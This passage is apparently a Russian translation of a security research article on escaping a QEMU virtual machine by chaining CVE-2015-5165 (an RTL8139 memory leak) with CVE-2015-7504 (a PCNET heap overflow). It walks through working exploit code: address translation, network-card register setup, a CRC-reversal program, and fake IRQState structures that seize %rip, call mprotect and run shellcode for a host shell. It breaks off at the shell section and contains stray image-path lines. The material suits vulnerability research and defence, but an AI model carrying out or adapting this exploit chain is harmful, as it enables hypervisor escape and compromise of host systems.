• Из гостевого виртуального адреса в гостевой физический. В нашем эксплойте необходимо настроить устройства сетевых карт, требующие DMA-доступа. Например, нам нужно предоставить физический адрес буферов Tx/Rx для корректной настройки устройств.

• Из гостевого физического адреса в виртуальное адресное пространство QEMU. В нашем эксплойте нужно внедрить поддельные структуры и получить их точный адрес в виртуальном адресном пространстве QEMU.

На системах x64 виртуальный адрес состоит из смещения страницы (биты 0-11) и номера страницы. В Linux файл pagemap позволяет пользовательскому процессу с привилегиями CAP_SYS_ADMIN выяснить, на какой физический фрейм отображена каждая виртуальная страница. Файл pagemap содержит для каждой виртуальной страницы 64-битное значение, подробно задокументированное на kernel.org [5]:

```
- Биты 0-54  : номер физического фрейма, если страница присутствует.
- Бит  55    : запись таблицы страниц является soft-dirty.
- Бит  56    : страница отображена исключительно.
- Биты 57-60 : нули.
- Бит  61    : страница является файловой или разделяемой анонимной.
- Бит  62    : страница свопирована.
- Бит  63    : страница присутствует.
```

Для преобразования виртуального адреса в физический мы используем код Нельсона Элхейджа [3]. Следующая программа выделяет буфер, заполняет его строкой "Where am I?" и выводит его физический адрес:

```
---[ mmu.c ]---
#include <stdio.h>
#include <string.h>
#include <stdint.h>
#include <stdlib.h>
#include <fcntl.h>
#include <assert.h>
#include <inttypes.h>

#define PAGE_SHIFT  12
#define PAGE_SIZE   (1 << PAGE_SHIFT)
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN     ((1ull << 55) - 1)

int fd;

uint32_t page_offset(uint32_t addr)
{
    return addr & ((1 << PAGE_SHIFT) - 1);
}

uint64_t gva_to_gfn(void *addr)
{
    uint64_t pme, gfn;
    size_t offset;
    offset = ((uintptr_t)addr >> 9) & ~7;
    lseek(fd, offset, SEEK_SET);
    read(fd, &pme, 8);
    if (!(pme & PFN_PRESENT))
        return -1;
    gfn = pme & PFN_PFN;
    return gfn;
}

uint64_t gva_to_gpa(void *addr)
{
    uint64_t gfn = gva_to_gfn(addr);
    assert(gfn != -1);
    return (gfn << PAGE_SHIFT) | page_offset((uint64_t)addr);
}

int main()
{
    uint8_t *ptr;
    uint64_t ptr_mem;
    fd = open("/proc/self/pagemap", O_RDONLY);
```

```
    if (fd < 0) {
        perror("open");
        exit(1);
    }

    ptr = malloc(256);
    strcpy(ptr, "Where am I?");
    printf("%s\n", ptr);
    ptr_mem = gva_to_gpa(ptr);
    printf("Your physical address is at 0x%"PRIx64"\n", ptr_mem);

    getchar();
    return 0;
}
```

Если запустить приведённый код внутри гостевой системы и подключить gdb к процессу QEMU, можно убедиться, что наш буфер находится в пределах физического адресного пространства, выделенного для гостя. Точнее, выведенный адрес является смещением от базового адреса физической памяти гостя:

```
root@debian:~# ./mmu
Where am I?
Your physical address is at 0x78b0d010

(gdb) info proc mappings
process 14791
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0x7fc314000000     0x7fc314022000    0x22000        0x0
      0x7fc314022000     0x7fc318000000  0x3fde000        0x0
      0x7fc319dde000     0x7fc31c000000  0x2222000        0x0
      0x7fc31c000000     0x7fc39c000000 0x80000000        0x0
      ...

(gdb) x/s 0x7fc31c000000 + 0x78b0d010
0x7fc394b0d010:    "Where am I?"
```

---

3 - Эксплуатация утечки памяти

В данном разделе мы эксплуатируем CVE-2015-5165 — уязвимость типа утечка памяти, затрагивающую эмулятор сетевой карты RTL8139, — чтобы восстановить расположение памяти QEMU. Точнее, нам нужно получить утечку (i) базового адреса сегмента .text для построения шеллкода и (ii) базового адреса физической памяти, выделенной для гостя, чтобы получить точный адрес внедрённых поддельных структур.

3.1 - Уязвимый код

Сетевая карта REALTEK поддерживает два режима приёма/передачи: режим C и режим C+. Когда карта настроена на использование C+, эмулятор NIC неправильно вычисляет длину данных IP-пакета и в итоге отправляет больше данных, чем реально содержится в пакете.

Уязвимость присутствует в функции `rtl8139_cplus_transmit_one` из `hw/net/rtl8139.c`:

```
/* ip packet header */
ip_header *ip = NULL;
int hlen = 0;
uint8_t  ip_protocol = 0;
uint16_t ip_data_len = 0;

uint8_t *eth_payload_data = NULL;
```

```
size_t   eth_payload_len  = 0;

int proto = be16_to_cpu(*(uint16_t *)(saved_buffer + 12));
if (proto == ETH_P_IP)
{
    DPRINTF("+++ C+ mode has IP packet\n");

    /* not aligned */
    eth_payload_data = saved_buffer + ETH_HLEN;
    eth_payload_len  = saved_size   - ETH_HLEN;

    ip = (ip_header*)eth_payload_data;

    if (IP_HEADER_VERSION(ip) != IP_HEADER_VERSION_4) {
        DPRINTF("+++ C+ mode packet has bad IP version %d "
            "expected %d\n", IP_HEADER_VERSION(ip),
            IP_HEADER_VERSION_4);
        ip = NULL;
    } else {
        hlen = IP_HEADER_LENGTH(ip);
        ip_protocol = ip->ip_p;
        ip_data_len = be16_to_cpu(ip->ip_len) - hlen;
□}
}
```

IP-заголовок содержит два поля: `hlen` и `ip->ip_len`, представляющие длину IP-заголовка (20 байт для пакета без опций) и общую длину пакета включая IP-заголовок, соответственно. Как видно в конце приведённого фрагмента, нет проверки того, что `ip->ip_len >= hlen` при вычислении длины IP-данных (`ip_data_len`). Поскольку поле `ip_data_len` закодировано как беззнаковый short, это приводит к отправке большего объёма данных, чем реально содержится в буфере передачи.

Точнее, `ip_data_len` впоследствии используется для вычисления длины TCP-данных, которые копируются — по частям, если данные превышают размер MTU — в буфер, выделенный через malloc:


```
int tcp_data_len = ip_data_len - tcp_hlen;
int tcp_chunk_size = ETH_MTU - hlen - tcp_hlen;

int is_last_frame = 0;

for (tcp_send_offset = 0; tcp_send_offset < tcp_data_len;
    tcp_send_offset += tcp_chunk_size) {
    uint16_t chunk_size = tcp_chunk_size;

    /* check if this is the last frame */
    if (tcp_send_offset + tcp_chunk_size >= tcp_data_len) {
        is_last_frame = 1;
        chunk_size = tcp_data_len - tcp_send_offset;
    }

    memcpy(data_to_checksum, saved_ip_header + 12, 8);

    if (tcp_send_offset) {
        memcpy((uint8_t*)p_tcp_hdr + tcp_hlen,
                (uint8_t*)p_tcp_hdr + tcp_hlen + tcp_send_offset,
                chunk_size);
    }

    /* more code follows */
}
```

Таким образом, если сформировать некорректный пакет с испорченным размером (например, `ip->ip_len = hlen - 1`), можно получить утечку примерно 64 КБ из кучи QEMU. Вместо одного пакета эмулятор устройства сетевой карты в итоге отправит 43 фрагментированных пакета.

3.2 - Настройка карты

Чтобы отправить наш некорректный пакет и прочитать утёкшие данные, необходимо сначала настроить буферы дескрипторов Rx и Tx на карте и установить некоторые флаги, чтобы пакет прошёл по уязвимому пути кода.

Схема ниже показывает регистры RTL8139. Мы не будем детально описывать все из них, а только те, что относятся к нашему эксплойту:



• **TxConfig**: включает/выключает флаги Tx, такие как TxLoopBack (режим loopback) и TxCRC (не добавлять CRC к пакетам Tx) и т.д.
• **RxConfig**: включает/выключает флаги Rx, такие как AcceptBroadcast (принимать широковещательные пакеты), AcceptMulticast (принимать многоадресные пакеты) и т.д.
• **CpCmd**: регистр команд C+, используется для включения функций, таких как CplusRxEnd (включить приём), CplusTxEnd (включить передачу) и т.д.
• **TxAddr0**: физический адрес таблицы дескрипторов Tx.
• **RxRingAddrLO**: младшие 32 бита физического адреса таблицы дескрипторов Rx.
• **RxRingAddrHI**: старшие 32 бита физического адреса таблицы дескрипторов Rx.
• **TxPoll**: сигнал карте проверить дескрипторы Tx.

Дескриптор Rx/Tx определяется следующей структурой, где `buf_lo` и `buf_hi` — младшие и старшие 32 бита физического адреса буферов Tx/Rx соответственно. Эти адреса указывают на буферы с пакетами для отправки/приёма и должны быть выровнены по границе размера страницы. Переменная `dw0` кодирует размер буфера плюс дополнительные флаги, такие как флаг владения, обозначающий, кому принадлежит буфер — карте или драйверу.

```
struct rtl8139_desc {
    uint32_t dw0;
    uint32_t dw1;
    uint32_t buf_lo;
    uint32_t buf_hi;
};
```

Сетевая карта настраивается через примитивы in() / out() (из sys/io.h). Для этого нужны привилегии CAP_SYS_RAWIO. Следующий фрагмент кода настраивает карту и устанавливает один дескриптор Tx.

```
#define RTL8139_PORT        0xc000
#define RTL8139_BUFFER_SIZE 1500

struct rtl8139_desc desc;
void *rtl8139_tx_buffer;
uint32_t phy_mem;
rtl8139_tx_buffer = aligned_alloc(PAGE_SIZE, RTL8139_BUFFER_SIZE);
```

```
phy_mem = (uint32)gva_to_gpa(rtl8139_tx_buffer);

memset(&desc, 0, sizeof(struct rtl8139_desc));

desc->dw0 |= CP_TX_OWN | CP_TX_EOR | CP_TX_LS | CP_TX_LGSEN |
             CP_TX_IPCS | CP_TX_TCPCS;
desc->dw0 += RTL8139_BUFFER_SIZE;

desc.buf_lo = phy_mem;

iopl(3);

outl(TxLoopBack, RTL8139_PORT + TxConfig);
outl(AcceptMyPhys, RTL8139_PORT + RxConfig);

outw(CPlusRxEnb|CPlusTxEnb, RTL8139_PORT + CpCmd);
outb(CmdRxEnb|CmdTxEnb, RTL8139_PORT + ChipCmd);

outl(phy_mem, RTL8139_PORT + TxAddr0);
outl(0x0, RTL8139_PORT + TxAddr0 + 0x4);
```

3.3 - Эксплойт

Полный эксплойт (`cve-2015-5165.c`) доступен в приложенном архиве с исходным кодом. Эксплойт настраивает необходимые регистры карты и устанавливает дескрипторы буферов Tx и Rx. Затем формирует некорректный IP-пакет, адресованный MAC-адресу карты. Это позволяет читать утёкшие данные через настроенные буферы Rx.

При анализе утёкших данных мы обнаружили, что там присутствуют несколько указателей на функции. Детальное изучение показало, что все эти указатели являются членами одной внутренней структуры QEMU:

```
typedef struct ObjectProperty
{
    gchar *name;
    gchar *type;
    gchar *description;
    ObjectPropertyAccessor *get;
    ObjectPropertyAccessor *set;
    ObjectPropertyResolve *resolve;
    ObjectPropertyRelease *release;
    void *opaque;

    QTAILQ_ENTRY(ObjectProperty) node;
} ObjectProperty;
```

QEMU использует объектную модель для управления устройствами, областями памяти и т.д. При запуске QEMU создаёт несколько объектов и присваивает им свойства. Например, следующий вызов добавляет свойство "may-overlap" к объекту области памяти. Это свойство снабжено методом-геттером для получения значения данного булева свойства:

```
object_property_add_bool(OBJECT(mr), "may-overlap",
                         memory_region_get_may_overlap,
                         NULL, /* memory_region_set_may_overlap */
                         &error_abort);
```

Эмулятор сетевой карты RTL8139 резервирует на куче 64 КБ для повторной сборки пакетов. Велика вероятность, что этот выделенный буфер займёт пространство, оставшееся после освобождения свойств объектов.

В нашем эксплойте мы ищем известные свойства объектов в утёкшей памяти. Точнее, мы ищем 80-байтовые фрагменты памяти (размер фрагмента освобождённой структуры ObjectProperty), в которых установлен хотя бы один из указателей на функции (get, set, resolve или release). Даже несмотря на ASLR, мы всё равно можем угадать базовый адрес раздела .text. Действительно,

смещения страниц этих адресов фиксированы (12 младших бит виртуальных адресов не рандомизируются). Мы можем выполнить арифметические вычисления, чтобы получить адреса некоторых полезных функций QEMU. Также можно вычислить адреса некоторых функций LibC, таких как `mprotect()` и `system()`, из их записей PLT.

Мы также заметили, что адрес `PHY_MEM + 0x78` несколько раз встречается в утёкших данных, где `PHY_MEM` — начальный адрес физической памяти, выделенной для гостя.

Текущий эксплойт ищет в утёкшей памяти и пытается определить (i) базовый адрес сегмента .text и (ii) базовый адрес физической памяти.

---

4 - Эксплуатация переполнения кучи

В данном разделе рассматривается уязвимость CVE-2015-7504 и предоставляется эксплойт, получающий контроль над регистром %rip.

4.1 - Уязвимый код

Эмулятор сетевой карты AMD PCNET уязвим к переполнению кучи при получении пакетов большого размера в режиме loopback-теста. Эмулятор PCNET резервирует буфер 4 КБ для хранения пакетов. Если флаг ADDFCS включён на дескрипторе буфера Tx, карта добавляет CRC к принятым пакетам, как показано в следующем фрагменте кода функции `pcnet_receive()` из `hw/net/pcnet.c`. Это не создаёт проблемы, если размер принятых пакетов меньше 4096 - 4 байт. Однако если пакет имеет ровно 4096 байт, то можно переполнить буфер назначения на 4 байта.

```
uint8_t *src = s->buffer;

/* ... */

if (!s->looptest) {
    memcpy(src, buf, size);
    /* no need to compute the CRC */
    src[size] = 0;
    src[size + 1] = 0;
    src[size + 2] = 0;
    src[size + 3] = 0;
    size += 4;
} else if (s->looptest == PCNET_LOOPTEST_CRC ||
           !CSR_DXMTFCS(s) || size < MIN_BUF_SIZE+4) {
    uint32_t fcs = ~0;
    uint8_t *p = src;

    while (p != &src[size])
        CRC(fcs, *p++);
    *(uint32_t *)p = htonl(fcs);
    size += 4;
}
```

В приведённом коде `s` указывает на основную структуру PCNET, и мы видим, что за нашим уязвимым буфером расположена переменная `irq`, значение которой можно повредить:

```
struct PCNetState_st {
    NICState *nic;
    NICConf conf;
    QEMUTimer *poll_timer;
    int rap, isr, lnkst;
    uint32_t rdra, tdra;
    uint8_t prom[16];
    uint16_t csr[128];
```

```
    uint16_t bcr[32];
    int xmit_pos;
    uint64_t timer;
    MemoryRegion mmio;
    uint8_t buffer[4096];
    qemu_irq irq;
    void (*phys_mem_read)(void *dma_opaque, hwaddr addr,
                          uint8_t *buf, int len, int do_bswap);
    void (*phys_mem_write)(void *dma_opaque, hwaddr addr,
                           uint8_t *buf, int len, int do_bswap);
    void *dma_opaque;
    int tx_busy;
    int looptest;
};
```

Переменная `irq` является указателем на структуру `IRQState`, представляющую обработчик для выполнения:

```
typedef void (*qemu_irq_handler)(void *opaque, int n, int level);

struct IRQState {
    Object parent_obj;
    qemu_irq_handler handler;
    void *opaque;
    int n;
};
```

Этот обработчик вызывается несколько раз эмулятором карты PCNET. Например, в конце функции `pcnet_receive()` есть вызов `pcnet_update_irq()`, который в свою очередь вызывает `qemu_set_irq()`:

```
void qemu_set_irq(qemu_irq irq, int level)
{
    if (!irq)
        return;

    irq->handler(irq->opaque, irq->n, level);
}
```

Итак, для эксплуатации этой уязвимости нам нужно:

• выделить поддельную структуру `IRQState` с обработчиком для выполнения (например, `system()`).

• вычислить точный адрес этой выделенной поддельной структуры. Благодаря предыдущей утечке памяти мы точно знаем, где находится наша поддельная структура в памяти процесса QEMU (на некотором смещении от базового адреса физической памяти гостя).

• сформировать вредоносный пакет размером 4 КБ.

• пропатчить пакет так, чтобы вычисленный CRC этого пакета совпадал с адресом нашей поддельной структуры IRQState.

• отправить пакет.

Когда этот пакет получает карта PCNET, он обрабатывается функцией `pcnet_receive()`, которая выполняет следующие действия:

• копирует содержимое принятого пакета в переменную buffer.
• вычисляет CRC и добавляет его к буферу. Буфер переполняется на 4 байта, и значение переменной irq повреждается.
• вызывает `pcnet_update_irq()`, который в свою очередь вызывает `qemu_set_irq()` с повреждённой переменной irq. Наш обработчик затем выполняется.

Обратите внимание, что мы можем контролировать только первые два параметра подменённого обработчика (`irq->opaque` и `irq->n`), но благодаря небольшому трюку, который мы рассмотрим


позже, можно получить контроль и над третьим параметром (параметр `level`). Это понадобится для вызова функции `mprotect()`.

Также заметим, что мы повреждаем 8-байтовый указатель четырьмя байтами. В нашей тестовой среде этого достаточно для успешного получения контроля над регистром %rip. Однако это создаёт проблему с ядрами, собранными без флага CONFIG_ARCH_BINFMT_ELF_RANDOMIZE_PIE. Эта проблема обсуждается в разделе 5.4.

4.2 - Настройка карты

Прежде чем продолжать, нужно настроить карту PCNET: установить необходимые флаги, настроить буферы дескрипторов Tx и Rx и выделить кольцевые буферы для хранения передаваемых и принимаемых пакетов.

К карте AMD PCNET можно обращаться в 16-битном или 32-битном режиме. Это зависит от текущего значения DWI0 (значения, хранящегося на карте). Ниже мы описываем основные регистры карты PCNET в 16-битном режиме доступа — это режим по умолчанию после сброса карты:



Карту можно сбросить к значениям по умолчанию, обратившись к регистру reset.

Карта имеет два типа внутренних регистров: CSR (регистры управления и статуса) и BCR (регистры управления шиной). Доступ к обоим типам осуществляется путём предварительной записи индекса нужного регистра в регистр RAP (Register Address Port). Например, чтобы инициализировать и перезапустить карту, нужно установить бит0 и бит1 в 1 в регистре CSR0. Это делается путём записи 0 в регистр RAP для выбора CSR0, а затем записи 0x3 в регистр CSR:

```
outw(0x0, PCNET_PORT + RAP);
outw(0x3, PCNET_PORT + RDP);
```

Настройка карты выполняется путём заполнения структуры инициализации и передачи физического адреса этой структуры карте (через регистры CSR1 и CSR2):

```
struct pcnet_config {
    uint16_t  mode;      /* working mode: promiscusous, looptest, etc. */
    uint8_t   rlen;      /* number of rx descriptors in log2 base */
    uint8_t   tlen;      /* number of tx descriptors in log2 base */
    uint8_t   mac[6];    /* mac address */
    uint16_t _reserved;
    uint8_t   ladr[8];   /* logical address filter */
    uint32_t  rx_desc;   /* physical address of rx descriptor buffer */
    uint32_t  tx_desc;   /* physical address of tx descriptor buffer */
};
```

4.3 - Обращение CRC

Как обсуждалось ранее, нам нужно заполнить пакет данными таким образом, чтобы вычисленный CRC совпадал с адресом нашей поддельной структуры. К счастью, CRC обратим. Используя идеи

из [6], можно применить 4-байтовый патч к пакету, чтобы вычисленный CRC принял нужное нам значение. Исходный код `reverse-crc.c` применяет патч к заранее заполненному буферу так, чтобы вычисленный CRC был равен 0xdeadbeef.

```
---[ reverse-crc.c ]---
#include <stdio.h>
#include <stdint.h>

#define CRC(crc, ch)  (crc = (crc >> 8) ^ crctab[(crc ^ (ch)) & 0xff])

/* generated using the AUTODIN II polynomial
 *  x^32 + x^26 + x^23 + x^22 + x^16 +
 *  x^12 + x^11 + x^10 + x^8 + x^7 + x^5 + x^4 + x^2 + x^1 + 1
 */
static const uint32_t crctab[256] = {
 0x00000000, 0x77073096, 0xee0e612c, 0x990951ba,
 0x076dc419, 0x706af48f, 0xe963a535, 0x9e6495a3,
 0x0edb8832, 0x79dcb8a4, 0xe0d5e91e, 0x97d2d988,
 0x09b64c2b, 0x7eb17cbd, 0xe7b82d07, 0x90bf1d91,
 0x1db71064, 0x6ab020f2, 0xf3b97148, 0x84be41de,
 0x1adad47d, 0x6ddde4eb, 0xf4d4b551, 0x83d385c7,
 0x136c9856, 0x646ba8c0, 0xfd62f97a, 0x8a65c9ec,
 0x14015c4f, 0x63066cd9, 0xfa0f3d63, 0x8d080df5,
 0x3b6e20c8, 0x4c69105e, 0xd56041e4, 0xa2677172,
 0x3c03e4d1, 0x4b04d447, 0xd20d85fd, 0xa50ab56b,
 0x35b5a8fa, 0x42b2986c, 0xdbbbc9d6, 0xacbcf940,
 0x32d86ce3, 0x45df5c75, 0xdcd60dcf, 0xabd13d59,
 0x26d930ac, 0x51de003a, 0xc8d75180, 0xbfd06116,
 0x21b4f4b5, 0x56b3c423, 0xcfba9599, 0xb8bda50f,
 0x2802b89e, 0x5f058808, 0xc60cd9b2, 0xb10be924,
 0x2f6f7c87, 0x58684c11, 0xc1611dab, 0xb6662d3d,
 0x76dc4190, 0x01db7106, 0x98d220bc, 0xefd5102a,
 0x71b18589, 0x06b6b51f, 0x9fbfe4a5, 0xe8b8d433,
 0x7807c9a2, 0x0f00f934, 0x9609a88e, 0xe10e9818,
 0x7f6a0dbb, 0x086d3d2d, 0x91646c97, 0xe6635c01,
 0x6b6b51f4, 0x1c6c6162, 0x856530d8, 0xf262004e,
 0x6c0695ed, 0x1b01a57b, 0x8208f4c1, 0xf50fc457,
 0x65b0d9c6, 0x12b7e950, 0x8bbeb8ea, 0xfcb9887c,
 0x62dd1ddf, 0x15da2d49, 0x8cd37cf3, 0xfbd44c65,
 0x4db26158, 0x3ab551ce, 0xa3bc0074, 0xd4bb30e2,
 0x4adfa541, 0x3dd895d7, 0xa4d1c46d, 0xd3d6f4fb,
 0x4369e96a, 0x346ed9fc, 0xad678846, 0xda60b8d0,
 0x44042d73, 0x33031de5, 0xaa0a4c5f, 0xdd0d7cc9,
 0x5005713c, 0x270241aa, 0xbe0b1010, 0xc90c2086,
 0x5768b525, 0x206f85b3, 0xb966d409, 0xce61e49f,
 0x5edef90e, 0x29d9c998, 0xb0d09822, 0xc7d7a8b4,
 0x59b33d17, 0x2eb40d81, 0xb7bd5c3b, 0xc0ba6cad,
 0xedb88320, 0x9abfb3b6, 0x03b6e20c, 0x74b1d29a,
 0xead54739, 0x9dd277af, 0x04db2615, 0x73dc1683,
 0xe3630b12, 0x94643b84, 0x0d6d6a3e, 0x7a6a5aa8,
 0xe40ecf0b, 0x9309ff9d, 0x0a00ae27, 0x7d079eb1,
 0xf00f9344, 0x8708a3d2, 0x1e01f268, 0x6906c2fe,
 0xf762575d, 0x806567cb, 0x196c3671, 0x6e6b06e7,
 0xfed41b76, 0x89d32be0, 0x10da7a5a, 0x67dd4acc,
 0xf9b9df6f, 0x8ebeeff9, 0x17b7be43, 0x60b08ed5,
 0xd6d6a3e8, 0xa1d1937e, 0x38d8c2c4, 0x4fdff252,
 0xd1bb67f1, 0xa6bc5767, 0x3fb506dd, 0x48b2364b,
 0xd80d2bda, 0xaf0a1b4c, 0x36034af6, 0x41047a60,
 0xdf60efc3, 0xa867df55, 0x316e8eef, 0x4669be79,
 0xcb61b38c, 0xbc66831a, 0x256fd2a0, 0x5268e236,
 0xcc0c7795, 0xbb0b4703, 0x220216b9, 0x5505262f,
 0xc5ba3bbe, 0xb2bd0b28, 0x2bb45a92, 0x5cb36a04,
 0xc2d7ffa7, 0xb5d0cf31, 0x2cd99e8b, 0x5bdeae1d,
 0x9b64c2b0, 0xec63f226, 0x756aa39c, 0x026d930a,
 0x9c0906a9, 0xeb0e363f, 0x72076785, 0x05005713,
 0x95bf4a82, 0xe2b87a14, 0x7bb12bae, 0x0cb61b38,
 0x92d28e9b, 0xe5d5be0d, 0x7cdcefb7, 0x0bdbdf21,
 0x86d3d2d4, 0xf1d4e242, 0x68ddb3f8, 0x1fda836e,
 0x81be16cd, 0xf6b9265b, 0x6fb077e1, 0x18b74777,
 0x88085ae6, 0xff0f6a70, 0x66063bca, 0x11010b5c,
```

```
	0x8f659eff, 0xf862ae69, 0x616bffd3, 0x166ccf45,
	0xa00ae278, 0xd70dd2ee, 0x4e048354, 0x3903b3c2,
	0xa7672661, 0xd06016f7, 0x4969474d, 0x3e6e77db,
	0xaed16a4a, 0xd9d65adc, 0x40df0b66, 0x37d83bf0,
	0xa9bcae53, 0xdebb9ec5, 0x47b2cf7f, 0x30b5ffe9,
	0xbdbdf21c, 0xcabac28a, 0x53b39330, 0x24b4a3a6,
	0xbad03605, 0xcdd70693, 0x54de5729, 0x23d967bf,
	0xb3667a2e, 0xc4614ab8, 0x5d681b02, 0x2a6f2b94,
	0xb40bbe37, 0xc30c8ea1, 0x5a05df1b, 0x2d02ef8d,
};

uint32_t crc_compute(uint8_t *buffer, size_t size)
{
	uint32_t fcs = ~0;
	uint8_t *p = buffer;

	while (p != &buffer[size])
		CRC(fcs, *p++);

	return fcs;
}

uint32_t crc_reverse(uint32_t current, uint32_t target)
{
	size_t i = 0, j;
	uint8_t *ptr;
	uint32_t workspace[2] = { current, target };
	for (i = 0; i < 2; i++)
		workspace[i] &= (uint32_t)~0;
	ptr = (uint8_t *)(workspace + 1);
	for (i = 0; i < 4; i++) {
		j = 0;
		while(crctab[j] >> 24 != *(ptr + 3 - i)) j++;
		*((uint32_t *)(ptr - i)) ^= crctab[j];
		*(ptr - i - 1) ^= j;
	}
	return *(uint32_t *)(ptr - 4);
}


int main()
{
	uint32_t fcs;
	uint32_t buffer[2] = { 0xcafecafe };
	uint8_t *ptr = (uint8_t *)buffer;

	fcs = crc_compute(ptr, 4);
	printf("[+] current crc = %010p, required crc = \n", fcs);

	fcs = crc_reverse(fcs, 0xdeadbeef);
	printf("[+] applying patch = %010p\n", fcs);
	buffer[1] = fcs;

	fcs = crc_compute(ptr, 8);
	if (fcs == 0xdeadbeef)
		printf("[+] crc patched successfully\n");
}
```

4.4 - Эксплойт

Эксплойт (файл `cve-2015-7504.c` из приложенного архива с исходным кодом) сбрасывает карту к настройкам по умолчанию, затем настраивает дескрипторы Tx и Rx и устанавливает необходимые флаги, после чего инициализирует и перезапускает карту, чтобы применить конфигурацию сетевой карты.

Остальная часть эксплойта просто триггерит уязвимость, аварийно завершая работу QEMU одним пакетом. Как показано ниже, `qemu_set_irq` вызывается с повреждённой переменной `irq`,

указывающей на 0x7f66deadbeef. QEMU падает, поскольку по этому адресу нет исполняемого обработчика.

```
(gdb) shell ps -e | grep qemu
 8335 pts/4    00:00:03 qemu-system-x86
(gdb) attach 8335
...
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x00007f669ce6c363 in qemu_set_irq (irq=0x7f66deadbeef, level=0)
43□    irq->handler(irq->opaque, irq->n, level);
```

---

5 - Объединяем всё вместе

В данном разделе мы объединяем два предыдущих эксплойта, чтобы вырваться из VM и получить выполнение кода на хосте с привилегиями QEMU.

Сначала мы эксплуатируем CVE-2015-5165, чтобы восстановить расположение памяти QEMU. Точнее, эксплойт пытается определить следующие адреса для обхода ASLR:

• Базовый адрес физической памяти гостя. В нашем эксплойте нам нужно выполнять выделения в гостевой системе и получать их точный адрес в виртуальном адресном пространстве QEMU.

• Базовый адрес раздела .text. Это нужно для получения адреса функции `qemu_set_irq()`.

• Базовый адрес раздела .plt. Это позволяет определить адреса некоторых функций, таких как `fork()` и `execv()`, используемых для построения нашего шеллкода. Также необходим адрес `mprotect()` для изменения прав доступа к физической памяти гостя. Помните, что физическая память, выделенная для гостя, не является исполняемой.

5.1 - Контроль над RIP

Как показано в разделе 4, мы контролируем регистр %rip. Вместо того чтобы заставить QEMU упасть по произвольному адресу, мы переполняем буфер PCNET адресом, указывающим на поддельный IRQState, который вызывает функцию по нашему выбору.

На первый взгляд, можно было бы попробовать создать поддельный IRQState, вызывающий `system()`. Однако этот вызов завершится неудачей, поскольку некоторые отображения памяти QEMU не сохраняются через вызов `fork()`. Точнее, отображённая физическая память помечается флагом MADV_DONTFORK:

```
qemu_madvise(new_block->host, new_block->max_length, QEMU_MADV_DONTFORK);
```

Вызов `execv()` тоже не поможет, поскольку мы теряем контроль над гостевой машиной.

Заметим также, что можно сконструировать шеллкод путём цепочки из нескольких поддельных IRQState для вызова нескольких функций подряд, поскольку `qemu_set_irq()` вызывается несколько раз эмулятором устройства PCNET. Однако мы нашли более удобный и надёжный способ: выполнить шеллкод после установки флага PROT_EXEC для страницы памяти, где расположен шеллкод.

Наша идея — создать две поддельные структуры IRQState. Первая используется для вызова `mprotect()`. Вторая — для вызова шеллкода, который сначала снимает флаг MADV_DONTFORK, а затем запускает интерактивную оболочку между гостем и хостом.

Как было сказано ранее, при вызове `qemu_set_irq()` она принимает два параметра: `irq` (указатель на структуру IRQState) и `level` (уровень IRQ), после чего вызывает обработчик следующим образом:

exploit		QEMU
(thread)		(main)

Как видно, мы контролируем только первые два параметра. Как же тогда вызвать `mprotect()`, требующий трёх аргументов?

Чтобы обойти это ограничение, мы заставим `qemu_set_irq()` сначала вызвать саму себя со следующими параметрами:

• `irq`: указатель на поддельный IRQState, устанавливающий указатель обработчика на функцию `mprotect()`.
• `level`: флаги mprotect, равные PROT_READ | PROT_WRITE | PROT_EXEC.

Это достигается установкой двух поддельных IRQState, как показано в следующем фрагменте кода:

```
struct IRQState {
    uint8_t  _nothing[44];
    uint64_t  handler;
    uint64_t  arg_1;
    int32_t   arg_2;
};

struct IRQState  fake_irq[2];
hptr_t fake_irq_mem = gva_to_hva(fake_irq);

/* do qemu_set_irq */
fake_irq[0].handler = qemu_set_irq_addr;
fake_irq[0].arg_1 = fake_irq_mem + sizeof(struct IRQState);
fake_irq[0].arg_2 = PROT_READ | PROT_WRITE | PROT_EXEC;

/* do mprotect */
fake_irq[1].handler = mprotec_addrt;
fake_irq[1].arg_1 = (fake_irq_mem >> PAGE_SHIFT) << PAGE_SHIFT;
fake_irq[1].arg_2 = PAGE_SIZE;
```

После того как происходит переполнение, `qemu_set_irq()` вызывается с поддельным обработчиком, который просто вновь вызывает `qemu_set_irq()`, которая в свою очередь вызывает `mprotect()`, предварительно скорректировав параметр `level` до 7 (требуемый флаг для mprotect).

Теперь память является исполняемой, и мы можем передать управление нашей интерактивной оболочке, перезаписав обработчик первого IRQState адресом нашего шеллкода:

```
payload.fake_irq[0].handler = shellcode_addr;
payload.fake_irq[0].arg_1 = shellcode_data;
```

5.2 - Интерактивная оболочка

